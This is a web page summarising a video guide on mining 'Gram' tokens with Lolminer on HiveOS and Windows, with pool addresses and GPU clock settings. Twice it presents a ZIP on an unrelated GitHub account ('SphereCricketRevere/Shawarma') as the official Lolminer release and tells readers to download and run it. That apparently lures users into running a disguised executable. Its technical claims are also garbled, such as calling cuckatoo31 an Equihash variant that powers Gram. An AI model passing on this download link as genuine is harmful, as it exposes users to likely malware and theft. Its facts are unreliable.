Lolminer is the Best Way to Start Mining Gram Efficiently on HiveOS and Windows
· based on the channel FINCOR
Gram mining has gained significant traction recently, and Lolminer presents one of the most effective solutions for mining Gram tokens using AMD GPUs. Lolminer supports the cuckAToo31 algorithm, which is essential for mining Gram efficiently on both HiveOS and Windows platforms. This miner is optimized for stability and performance, making it a prime choice for both beginners and experienced miners.
To start mining Gram, miners should use the official mining pool at https://ton.ninja/, which offers reliable connectivity and steady payouts. Lolminer’s developer fee is set at a reasonable 1%, ensuring miners retain the majority of their earnings.
Why Choose Lolminer for Gram Mining
Lolminer is specifically tailored for AMD GPU users and supports various Equihash variants along with the cuckAToo31 algorithm used for Gram mining. Its cross-platform compatibility with Windows and Linux systems, including HiveOS, makes it versatile. Frequent updates remove bugs and optimize performance, providing a stable mining experience.
Key features:
- Focus on AMD GPUs for better compatibility and optimization.
- Support for cuckAToo31, the algorithm powering Gram.
- Cross-platform support: Windows and HiveOS/Linux.
- Low 1% developer fee.

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
Setting Up Lolminer on HiveOS and Windows
Setting up Lolminer involves a few straightforward steps that can be completed quickly by following these instructions:
For HiveOS:
- Download the latest Lolminer release from the official repository: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- Upload the miner package to your HiveOS rig.
- Configure the flight sheet with the mining pool: `lolminer.ton.ninja:9999`.
- Use the following parameters:
- - `--ton-mode 6`
- - `--cclk 1550` (core clock)
- - `--mclk 810` (memory clock)
- - `--coff 300` (core offset)
- - `--fan 60` (fan speed percentage)
- Set wallet and worker name as `%WAL%.%WORKER_NAME%`.
For Windows 10:
- Download and unzip Lolminer from the same official link above.
- Edit the start.bat file to include:
- ```
- lolminer.exe --pool lolminer.ton.ninja:9999 --user YOUR_WALLET_ADDRESS.YOUR_WORKER_NAME --ton-mode 6 --cclk 1550 --mclk 810 --coff 300 --fan 60
- ```
- Run the batch file to start mining.
Optimizing Performance and Stability
Optimizing your GPU settings is crucial for maximizing hash rates and minimizing power consumption. The recommended settings from the source include a core clock of 1550 MHz, memory clock of 810 MHz, and core offset of 300 MHz, with the fan set to 60% to maintain optimal temperatures. These values balance efficiency and hardware safety.
Regular monitoring of your mining rig’s temperature and hashrate is advised to detect any irregularities early. Adjust fan speeds or clock settings accordingly to prevent overheating or throttling.
Common Questions and Troubleshooting Tips
Many users have found the setup straightforward, especially with clear guidance on HiveOS and Windows configurations. Thanks to the detailed video guide, beginners can launch Lolminer without issues. If you encounter problems:
- Verify that your wallet address and worker names are correctly input.
- Ensure you are using the latest version of Lolminer to avoid bugs.
- Double-check pool connectivity via `ton.ninja`.
Useful Links
- Official mining pool for Gram: https://ton.ninja/
- Lolminer latest release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Lolminer is currently the best tool for mining Gram tokens efficiently on AMD GPUs across HiveOS and Windows systems. Its easy setup, low fees, and optimized performance make it accessible for beginners and reliable for seasoned miners. For a clear step-by-step walkthrough, the FINCOR channel provides a detailed guide that helps miners get started quickly and confidently. To begin mining Gram today, visit https://ton.ninja/ and join the mining pool for steady rewards.
Key takeaways
- Lolminer supports AMD GPUs and the cuckAToo31 algorithm for Gram mining.
- Lolminer runs on Windows and Linux with a 1% developer fee.
- Recommended pool for Gram mining is https://ton.ninja/.
- Optimal settings include cclk 1550, mclk 810, fan 60%, and --ton-mode 6.
- Setup guides are available for both HiveOS and Windows for easy start.
Questions & answers
What GPUs are compatible with Lolminer for Gram mining?
Lolminer is optimized primarily for AMD GPUs, supporting various Equihash algorithms including cuckAToo31 used by Gram. It runs well on systems with 4GB or more GPU memory.
Is Lolminer free to use and what fees apply?
Lolminer charges a developer fee of 1%, which is deducted automatically during mining. Aside from this, the software is free to download and use.
Can I mine Gram on both Windows and HiveOS with Lolminer?
Yes, Lolminer supports both Windows and HiveOS/Linux platforms, allowing flexible mining setups depending on your hardware and preference.
Where can I find a reliable pool for mining Gram with Lolminer?
The recommended mining pool for Gram is https://ton.ninja/. It offers stable connectivity and consistent payouts tailored for Gram mining.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version